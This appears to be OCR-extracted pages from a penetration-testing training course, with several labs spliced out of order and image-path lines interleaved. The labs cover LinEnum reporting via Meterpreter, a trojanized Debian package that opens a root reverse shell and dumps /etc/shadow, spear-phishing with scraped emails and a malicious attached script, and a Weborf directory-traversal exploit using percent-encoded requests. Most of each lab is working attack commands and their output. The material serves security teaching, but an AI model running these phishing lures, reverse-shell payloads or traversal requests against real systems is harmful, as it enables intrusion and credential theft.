# www.rebootuser.com
#

Debug Info
report name = report-05-10-16
thorough tests = disabled


Scan started at:
```

You'll see a lot of output scrolling by, but don't worry, it is all being saved to our report file.

```
Any interesting mail in /var/mail:
total 576
drwxrwsr-x  2 root          mail   4096 Oct  5 17:44 .
drwxr-xr-x 15 root          root   4096 Jul  7 12:29 ..
-rw-rw----  1 admin         mail      0 Jul  7 13:04 admin
-rw-------  1 mail          mail 109522 Jul  6 19:27 mail
-rw-------  1 root          mail 455458 Oct  5 17:44 root
-rw-------  1 skillsetuser  mail    681 Jul 22 15:31 skillsetuse
-rw-------  1 skillsetuser1 mail      0 Jul 22 18:21 skillsetuse


### SCAN COMPLETE ####################################
$
```

Step 22: Downloading File

Once back at the prompt, hit **Ctrl+C** and then **y** and **Enter** to return to the Meterpreter shell.

```
$ ^C
Terminate channel 2? [y/N]  y
```

"LinEnum" appends today's date to the output file name in the following format: *filename-dd-mm-yy*. So, you will see something like *report-25-07-16*. You can run the *ls* command to see exactly what your *report* file name ended up being.

Now use the Meterpreter *download* command to transfer the report back to our home directory:

download report-dd-mm-yy

```
meterpreter > download report-05-10-16
[*] downloading: report-05-10-16 -> report-05-10-16
[*] download   : report-05-10-16 -> report-05-10-16
```

Step 23: Exiting Metasploit Framework


After the file is downloaded, we can exit Meterpreter and Metasploit. In other labs we will explore some more post-exploitation activities. For now, enter exittwice to close Metasploit Framework and return to the regular prompt.

```
meterpreter > exit
[*] Shutting down Meterpreter...

[*] 127.0.0.1 - Meterpreter session 1 closed.  Reason: User exit
msf exploit(apache_mod_cgi_bash_env_exec) > exit

(1) Skillset Labs>
```

Step 24: Reading Report File

Now let's read our report file.

cat report-dd-mm-yy | more



"LinEnum" gathered a lot of information about our target system, including installed programs, services, users, world-writable directories, etc. This should provide us with good intel for figuring out a plan for privilege escalation.

Keep hitting **Enter** or **Space** to get through the output. Hit **q** or **Ctrl+C** to return to the prompt.


Step 1: Starting Metasploit Framework

In the Spear Phishing lab we saw how a malicious file can be delivered to a system by tricking a user into downloading and running a malicious executable. In this lab we will see how a malicious Debian package, when opened and installed on a target system, can provide an attacker with remote access to the system.

First, we need to set up a listener that will wait for incoming connections. Launch Metasploit Framework by entering the following command:

msfconsole -L

```
(1) Skillset Labs> msfconsole -L
```



Step 2: Selecting Module

For this lab we will use Generic Payload Handler, which provides all of the features of the Metasploit payload system to exploits that have been launched outside of the framework. Select the module by entering the following command:

use exploit/multi/handler

```
msf > use exploit/multi/handler
msf exploit(handler) >
```

Step 3: Configuring Listener

Now let's configure the module to listen on the TCP port *4444* on our localhost IP and select the *shell/reverse_tcp* payload:

set LHOST 127.0.0.1

set LPORT 4444

set PAYLOAD linux/x86/shell/reverse_tcp

```
msf exploit(handler) > set LHOST 127.0.0.1
LHOST => 127.0.0.1
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > set PAYLOAD linux/x86/shell/reverse_tcp
PAYLOAD => linux/x86/shell/reverse_tcp
```

Step 4: Starting Listener

Now start the listener by entering *exploit*.

exploit

```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 127.0.0.1:4444
[*] Starting the payload handler...
```

Step 6: Sending Phishing Email

For this attack we will send a download link rather than an attachment. The following command will send an invitation to download a game from a website:

echo "Check out this cool game! Download from here for FREE." | mutt -e "set content_type=text/html" -s "Game Download" -- admin@skillsetlocal.com

```
(2) Skillset Labs> echo "Check out this cool game! Download from
/skillsetlocal.com/moon-buggy.deb">here</a> for FREE." | mutt -e
pe=text/html" -s "Game Download" -- admin@skillsetlocal.com
```

Step 7:Checking Email

We will use *mutt* again to read the email:

mutt

```
(2) Skillset Labs> mutt
```

```
q:Quit  d:Del  u:Undel  s:Save  m:Mail  r:Reply  g:Group  ?:Help
   1 N F Oct 05 To admin@skills (   1) Game Download
```

Step 8: Reading Email


You should see our email in the inbox. Hit **Enter** to open it.

```
i:Exit  -:PrevPg  <Space>:NextPg v:View Attachm.  d:Del  r:Reply
Date: Wed, 5 Oct 2016 20:21:29 +0000
From: Debian <admin@skillsetlocal.com>
To: admin@skillsetlocal.com
Subject: Game Download
User-Agent: Mutt/1.5.23 (2014-03-12)

[-- Autoview using /usr/bin/w3m -I 'us-ascii' -dump -T text/html
+'/tmp/mutt.html' --]
Check out this cool game! Download from here for FREE.
```

Next, hit **v** to view the attachment (which, in this case is just the body of the email).

```
q:Exit  s:Save  |:Pipe  p:Print  ?:Help
  I     1 <no description>                    [text/html, 7bit, u
```

Hit **Enter** to open it.




You should see our phishing email message with the download link highlighted in yellow.

Step 9: Downloading File

Hit **Enter** to follow the link, then hit **d** to download.


Next, use the down arrow key to select *Save to disk* and hit **Enter**.



Hit **Enter** again to accept the default filename.

Step 10: Installing Package

Exit *mutt* by hitting **q**, **i**, and **q** again (or press **Ctrl+C** and then **Enter** to confirm).



Now let's install the downloaded package with the following command:

sudo dpkg -i moon-buggy.deb

```
(2) Skillset Labs> sudo dpkg -i moon-buggy.deb
Selecting previously unselected package moon-buggy.
(Reading database ... 257592 files and directories currently inst
Preparing to unpack moon-buggy.deb ...
Unpacking moon-buggy (0.90-1) ...
Setting up moon-buggy (0.90-1) ...
Processing triggers for man-db (2.7.0.2-5) ...
Processing triggers for menu (2.1.47) ...
(2) Skillset Labs>
```

Do you see anything unusual? No. The package is installing as normal, without any red flags being raised. Now let's return to our listener.

Step 12: Using Reverse Shell

Let's see what kind of access we got. Enter the following command to get the user ID:

whoami

We are running as root! To confirm, let's read the */etc/shadow* file:

cat /etc/shadow

```
[*] Command shell session 1 opened (127.0.0.1:4444 -> 127.0.0.1:
0-05 20:31:56 +0000

whoami
root
cat /etc/shadow
root:$6$4N2xtT7O$XAL/sh1aZCrzOg9HuG1jDkeq/VSj5Uht2ccyRFpPeHcj2L7
pK.iuimcSFJ.QmHhJB3BWO.:16968:0:99999:7:::
daemon:*:16550:0:99999:7:::
bin:*:16550:0:99999:7:::
sys:*:16550:0:99999:7:::
```

Game over.

Step 14: Playing Game

All quiet here. The admin user can enjoy the "cool free game" while the attacker is enjoying the root access to the system.

Enter *moon-buggy* to play the game. You can see that the package is fully functional, with a Trojan added as a "bonus feature".

moon-buggy

```
(2) Skillset Labs> moon-buggy
```

```
Moon-Buggy version 1.0.51, Copyright 2004 Jochen Voss <voss@seeh
Moon-Buggy comes with ABSOLUTELY NO WARRANTY; for details type '
This is free software, and you are welcome to redistribute it
under certain conditions; type 'c' for details.

             MM      MM   OOOOO     OOOOO   NN      N
             M M    M M  O     O   O     O  N N     N
             M  M M  M  O     O   O     O  N  N    N
             M   M   M  O     O   O     O  N   N   N
             M       M  O     O   O     O  N    N  N
             M       M   OOOOO     OOOOO   N     NN

                    BBBBBB   U     U   GGGGG    GGGGG   Y     Y
                    B     B  U     U  G     G  G     G   Y   Y
                    BBBBBB   U     U  G        G          Y Y
                    B     B  U     U  G   GGG  G   GGG     Y
                    B     B  U     U  G     G  G     G    Y
                    BBBBBB    UUUUU    GGGGG    GGGGG   YY
```

```
good luck (or use <SPC> to jump)

                        Cmm
                      (/)-(/)
##################################
```


Step 1: Browsing to Target Company Website

Spear phishing is an advanced form of social engineering that is more effective than traditional phishing scams, as it is tailored to a specific target. Spear phishing messages are customized, thanks to a thorough operation of intelligence perpetrated by the phishers that collect information from corporate websites and social networks on their target.

In this lab, we will use a very simple example to go through the steps of a typical spear phishing attacks. Let's say that we want to target one of the employees of a fictional company *Skillset Local*. First, let's take a look at the company website:


lynx http://skillsetlocal.com

```
(1) Skillset Labs> lynx http://skillsetlocal.com
```




Step 2: Looking at Company Profile

Just as real attackers do, we should invest some time into gathering information about the target company. Use your arrow keys to navigate to the "Our Mission" link and hit **Enter**.




We can see that *Skillset Local* creates custom scripts. This may come handy later.




Step 3: Selecting Spear Phishing Target

Now go to the "Our Team" page, which is basically the company directory.



This displays the *Skillset Local* employees' names, job descriptions, and contact information. One of the possible attack scenarios would be to send a customer support request to Bob.



Step 4: Extracting Email Addresses

Our "target website" is very small, and all information, including email addresses, is conveniently displayed on one page. Real business websites can be quite large, without a single location for email addresses. There are numerous tools designed for scraping email addresses from public websites. Most of them utilize search engines to collect email addresses based on the target domain name. Alternatively, you can use *wget* to download the contents of the website, and then *grep* for email addresses. Let's try that. First, create a new directory and change to it:

mkdir targetsite

cd targetsite

```
(1) Skillset Labs> mkdir targetsite
(1) Skillset Labs> cd targetsite
```

Next, run the following command:

wget -q -r http://skillsetlocal.com && grep -E -o -r "\b[A-Za-z0-9._%+-]+@[A-Za-z0-9.-]+\.[A-Za-z]{2,6}\b"

Let's walk through the options. For *wget*, the *-q* options sets the 'quiet' mode, so no output is displayed, and *-r* stands for 'recursive'. For *grep*, we are using -E (for 'extended' regular expressions), displaying only (-o) the email addresses (matching the pattern), and looking recursively in our newly created directory.

Change back to the home directory before moving on to the next step:

cd ~

```
(1) Skillset Labs> wget -q -r http://skillsetlocal.com && grep -E
-z0-9._%+-]+@[A-Za-z0-9.-]+\.[A-Za-z]{2,6}\b"
skillsetlocal.com/team.html:admin@skillsetlocal.com
skillsetlocal.com/team.html:skillsetuser1@skillsetlocal.com
skillsetlocal.com/team.html:skillsetuser@skillsetlocal.com
(1) Skillset Labs> cd ~
```

Step 5: Sending Spear Phishing Email

Let's say that we managed to hijack the *admin@skillsetlocal.com* email account. This will make things easier for us: Bob will most likely open an email if it comes from someone he trusts. All we need to do now is craft a convincing message and attach a file that will do something malicious once Bob download and runs it. We will use *mutt*, a small but powerful text-based email client. The following command will send a message to Bob and attach the *leap_year.sh* file to it:

echo "Bob, please see the attached file. Customer claims that script doesn't work." | mutt -a "leap_year.sh" -s "Customer Support request" -- skillsetuser1@skillsetlocal.com

```
(1) Skillset Labs> echo "Bob, please see the attached file. Custo
 script doesn't work." | mutt -a "leap_year.sh" -s "Customer Supp
 skillsetuser1@skillsetlocal.com
```

Step 6: Switching Users

Now let's play the unsuspecting victim. Switch to Bob's account by entering the following command and entering *p@ssw0rd* when prompted for a password.

su - skillsetuser1

```
(1) Skillset Labs> su - skillsetuser1
Password:
No directory, logging in with HOME=/
$
```

Step 7: Checking Email

Now let's check email. Enter *mutt* to open the email client.

mutt

```
$ mutt
```

If prompted, press the **y** key to confirm creating the mailbox.

```
//Mail does not exist. Create it? ([yes]/no):
```

Step 8: Saving Attachment

You should see our spear-phishing email in the inbox. Hit **Enter** to open it.

Next, hit **v** to view the attachment.

```
q:Exit  s:Save  |:Pipe  p:Print  ?:Help
  I     1 <no description>                    [text/plain, 7bit, t
  A     2 leap_year.sh                                [applica/x-sh,
```

You will see list of two files, the one on the bottom being our script. Select it by entering **2** and hitting **Enter** to confirm "Jump to: 2".

```
-- Mutt: Attachments
Jump to: 2
```

Next, hit **s** to save the file. On the bottom you should see the "Save to file:" prompt. Change the path so we can save the attachment to the */tmp* folder:

/tmp/leap_year.sh

```
-- Mutt: Attachments
Save to file: /tmp/leap_year.sh
```

Step 9: Checking /tmp Folder

This script determines whether the year provided by the user is a leap year. But we modified it slightly, so it creates a file on the local system when executed. First, do a directory listing of the */tmp* folder:

ls /tmp

You should see our downloaded attachment there.

```
$ ls /tmp
hsperfdata_root  leap_year.sh
```

Step 10: Making File Executable

Now issue the following command to make the script executable:

chmod +x /tmp/leap_year.sh

```
$ chmod +x /tmp/leap_year.sh
```

Step 11: Running Downloaded Script

Run the script and provide any numeric value to replace the *xxxx*.

./tmp/leap_year.sh xxxx

```
$ ./tmp/leap_year.sh 2016
2016 is a leap year.
```

Step 1: Starting Vulnerable Server

For this lab we'll be taking a more manual approach to exploiting a vulnerability. While there are scripts and Metasploit modules developed to detect and exploit *Directory Traversal (or Path Traversal)* vulnerability, you will see that it doesn't really require any specialized tools for it. Directory Traversal vulnerability is very easy to identify and exploit. Also, the consequences may be grave if the target system lacks adequate user permission settings. Here's how OWASP describes Path Traversal:

"By manipulating variables that reference files with "dot-dot-slash (../)" sequences and its variations or by using absolute file paths, it may be possible to access arbitrary files and directories stored on file system including application source code or configuration and critical system files."
https://www.owasp.org/index.php/Path_Traversal

First, let's start our vulnerable server application. *Weborf* is a small HTTP server for simple file sharing. Versions prior to and including 0.2.12 are vulnerable to attacks that we are going to perform in this lab. Start Weborf by typing the command below. By default, it listens on the TCP port 8080.

weborf

```
(1) Skillset Labs> weborf
Weborf
This program comes with ABSOLUTELY NO WARRANTY.
This is free software, and you are welcome to redistribute it
under certain conditions.
For details see the GPLv3 Licese.
Run weborf --help to see the options
```


Step 3: Browsing to Weborf Homepage

Let's navigate to Weborf homepage using Lynx - a text-based web browser:

lynx http://skillsetlocal.com:8080

```
(2) Skillset Labs> lynx http://skillsetlocal.com:8080
```

You should see a very simple page with a couple of folders. Our target server is up and running. Notice that the main page also displays the Weborf version.




Step 4: Issuing HTTP GET Request

Now let's use GET to issue a request to the same address:

GET http://skillsetlocal.com:8080

You will see some minimal HTML code for the main page we just visited.




Let's get down to business.

Step 5: Testing Vulnerability

One of the most common ways to test the directory traversal vulnerability is to issue a request shown below. As the name suggests, such request is trying to access a file
in a directory that was not intended to be accessed by a web server visitor. In our case, we are trying to read the */etc/passwd* file.

GET http://skillsetlocal.com:8080/../../../../../../../etc/passwd

Didn't seem to work, did it? We are seeing the same HTML code for the home page.




This doesn't necessarily mean that the server is not vulnerable. There must be some sort of security mechanism in place for validating user input. In the next step we will see how easy it is to circumvent a weak or incorrectly configured countermeasure.

Step 6: Percent-encoded Request

One of the most common ways to obfuscate malicious requests is to use encoding. Let's see if we can modify our request, so that the input validation mechanism in Weborf server does not recognize it as malicious. We will use percent-encoding (or URI encoding) to replace the forward slash characters in our request with *%2f* as follows:

GET
http://skillsetlocal.com:8080/..%2f..%2f..%2f..%2f..%2f..%2fetc%2fpasswd

A different picture now!



We were able to read a system file, which is definitely not something that a regular web server user should be able to do.

Step 7: Reading Configuration Files

Now that we are capable of reading the local files, we can gather a lot of useful information about the system. Configuration files are always amongst the most valuable for pentesting. Issue the following command to read the SSH configuration file:

GET
http://skillsetlocal.com:8080/..%2f..%2f..%2f..%2f..%2f..%2fetc%2fssh%2fsshd_config

The file is quite big. Remember that we can always pipe output to *more* or save it to a file. In this step, we just wanted to verify that we can read it.

```
(2) Skillset Labs> GET http://skillsetlocal.com:8080/..%2f..%2f..
%2f..%2fetc%2fssh%2fsshd_config
# Package generated configuration file
# See the sshd_config(5) manpage for details

# What ports, IPs and protocols we listen for
Port 22
# Use these options to restrict which interfaces/protocols sshd
#ListenAddress ::
#ListenAddress 0.0.0.0
Protocol 2
# HostKeys for protocol version 2
HostKey /etc/ssh/ssh_host_rsa_key
HostKey /etc/ssh/ssh_host_dsa_key
```

Step 8: Checking Priviliges

You should get the idea by now: just change the directory/file name at the end of the request and see what else you can read. If we want to do some real damage here, we should try to read the */etc/shadow* file to get password hashes. Let's try it.

GET
http://skillsetlocal.com:8080/..%2f..%2f..%2f..%2f..%2f..%2fetc%2fshadow

No luck. Weborf runs with the same privileges as the currently user that's logged in.

```
(2) Skillset Labs> GET http://skillsetlocal.com:8080/..%2f..%2f..
%2f..%2fetc%2fshadow
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"><h
e>Weborf</title></head><body> <H1>Error 404</H1>Page not found <p
eborf/0.12.2 (GNU/Linux)</p></body></html>(2) Skillset Labs>
```

Step 9: Migrating Consoles

